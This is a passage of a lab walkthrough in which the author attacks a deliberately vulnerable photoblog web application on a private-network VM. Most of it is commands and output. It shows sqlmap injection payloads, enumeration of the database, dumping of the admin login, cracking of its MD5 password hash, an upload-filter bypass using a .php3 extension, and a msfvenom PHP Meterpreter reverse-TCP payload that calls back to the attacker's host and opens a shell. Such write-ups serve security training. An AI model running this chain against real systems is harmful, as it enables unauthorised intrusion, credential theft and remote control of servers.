
Here we find the tables in photoblog database.



```
---
[14:39:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL ≥ 5.0
[14:39:15] [INFO] fetching tables for database: 'photoblog'
Database: photoblog
[3 tables]
+------------+
| categories |
| pictures   |
| users      |
+------------+

[14:39:15] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.76.130'
[14:39:15] [WARNING] you haven't updated sqlmap for more than 255 days!!!

[*] ending @ 14:39:15 /2020-07-14/
```


7.In this users table is interesting so we can find the columns in the users table

Command :**sqlmap -u http://192.168.76.130/cat.php?id=1 -D photoblog -T users --columns**



```
root@kali:~# sqlmap -u http://192.168.76.130/cat.php?id=1 -D photoblog -T users --columns
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.3.11#stable}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local
, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:40:01 /2020-07-14/

[14:40:02] [INFO] resuming back-end DBMS 'mysql'
[14:40:02] [INFO] testing connection to the target URL
[14:40:02] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 2488=2488

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 3778 FROM(SELECT COUNT(*),CONCAT(0×71766a6b71,(SELECT (ELT(3778=3778,1))),0×7178707171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGI
NS GROUP BY x)a)
```


Here list of columns in users tables are listed .



```
back-end DBMS: MySQL ≥ 5.0
[14:40:02] [INFO] fetching columns for table 'users' in database 'photoblog'
Database: photoblog
Table: users
[3 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| id       | mediumint(9) |
| login    | varchar(50)  |
| password | varchar(50)  |
+----------+--------------+

[14:40:02] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.76.130'
[14:40:02] [WARNING] you haven't updated sqlmap for more than 255 days!!!

[*] ending @ 14:40:02 /2020-07-14/
```


8.In the users tables there are three columns id ,login,password so we can dump the login information and password information.

Login information> Command: **sqlmap -u http://192.168.76.130/cat.php?id=1 -D photoblog -T users -C login --dump**



```
root@kali:~# sqlmap -u http://192.168.76.130/cat.php?id=1 -D photoblog -T users -C login --dump
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.11#stable}
|_ -| . ["]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local
, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:44:38 /2020-07-14/

[14:44:39] [INFO] resuming back-end DBMS 'mysql'
[14:44:39] [INFO] testing connection to the target URL
[14:44:39] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 2488=2488

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 3778 FROM(SELECT COUNT(*),CONCAT(0x71766a6b71,(SELECT (ELT(3778=3778,1))),0x7178707171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGI
NS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 6278 FROM (SELECT(SLEEP(5)))JWQA)
```


Here we can find that the login name is admin .



```
[14:44:40] [INFO] retrieved: admin
Database: photoblog
Table: users
[1 entry]
+-------+
| login |
+-------+
| admin |
+-------+

[14:44:40] [INFO] table 'photoblog.users' dumped to CSV file '/root/.sqlmap/output/192.168.76.130/dump/photoblog/users.csv'
[14:44:40] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.76.130'
[14:44:40] [WARNING] you haven't updated sqlmap for more than 255 days!!!

[*] ending @ 14:44:40 /2020-07-14/
```


9.Next we can dump the password .

Command: **sqlmap -u http://192.168.76.130/cat.php?id=1 -D photoblog -T users -C password --dump**




```
root@kali:~# sqlmap -u http://192.168.76.130/cat.php?id=1 -D photoblog -T users -C password --dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.3.11#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local
, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:40:41 /2020-07-14/

[14:40:42] [INFO] resuming back-end DBMS 'mysql'
[14:40:42] [INFO] testing connection to the target URL
[14:40:42] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 2488=2488

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 3778 FROM(SELECT COUNT(*),CONCAT(0x71766a6b71,(SELECT (ELT(3778=3778,1))),0x7178707171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGI
NS GROUP BY x)a)
```

We can see from the default wordlist it has cracked the password from the md5 hashes .



```
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
[14:40:51] [INFO] using default dictionary
[14:40:53] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[14:40:53] [INFO] starting 2 processes
[14:41:40] [INFO] cracked password 'P4ssw0rd' for hash '8efe310f9ab3efeae8d410a8e0166eb2'
Database: photoblog
Table: users
[1 entry]
+---------------------------------------------+
| password                                    |
+---------------------------------------------+
| 8efe310f9ab3efeae8d410a8e0166eb2 (P4ssw0rd) |
+---------------------------------------------+

[14:42:53] [INFO] table 'photoblog.users' dumped to CSV file '/root/.sqlmap/output/192.168.76.130/dump/photoblog/users.csv'
[14:42:53] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.76.130'
[14:42:53] [WARNING] you haven't updated sqlmap for more than 255 days!!!

[*] ending @ 14:42:53 /2020-07-14/
```


10.Now we got the username and password so we can login . so get a shell we have to upload a backdoor or a reverse connection to get a shell .



Administration of my Awesome Photoblog


Home | Manage pictures | New picture | Logout
Title:
File: Browse... No file selected.
test
Add

We can try that **.php extension file** is uploading . it is not uploading .



NO PHP!!

11.Lets try a simple trick by uploading a file name with **.php3 extension**




Title: fff

File: simple-backdoor.php3


Yes it is uploading .

12.So with the help of msfvenom we will create a raw payload and upload .



```
root@kali:~/ph# msfvenom -p php/meterpeter/reverse_tcp LHOST=192.168.76.129 LPORT=4444 -f raw >joe.php3
```

I have uploaded the raw payload with the title joe as you can see below .




INSERT INTO pictures (title, img, cat) VALUES ('fff','simple-backdoor.php3','1')

Hacker	delete
Ruby	delete
Cthulhu	delete
joe	delete
fff	delete

Add a new picture

13.I have already uploaded joe.php3 as you can see in step 12. So lets exploit it using msfconsole .It is a simple process by specifying the payload then lhost and lport before exploit open the joe3.php in the website so there is a reverse connection.



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 192.168.76.129
LHOST ⇒ 192.168.76.129
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.76.129:4444
[*] Sending stage (38288 bytes) to 192.168.76.130
[*] Meterpreter session 1 opened (192.168.76.129:4444 → 192.168.76.130:44938) at 2020-07-14 15:45:24 +0530

meterpreter > pwd
/var/www/admin/uploads
```

We have successfully got the shell …….

--THANK YOU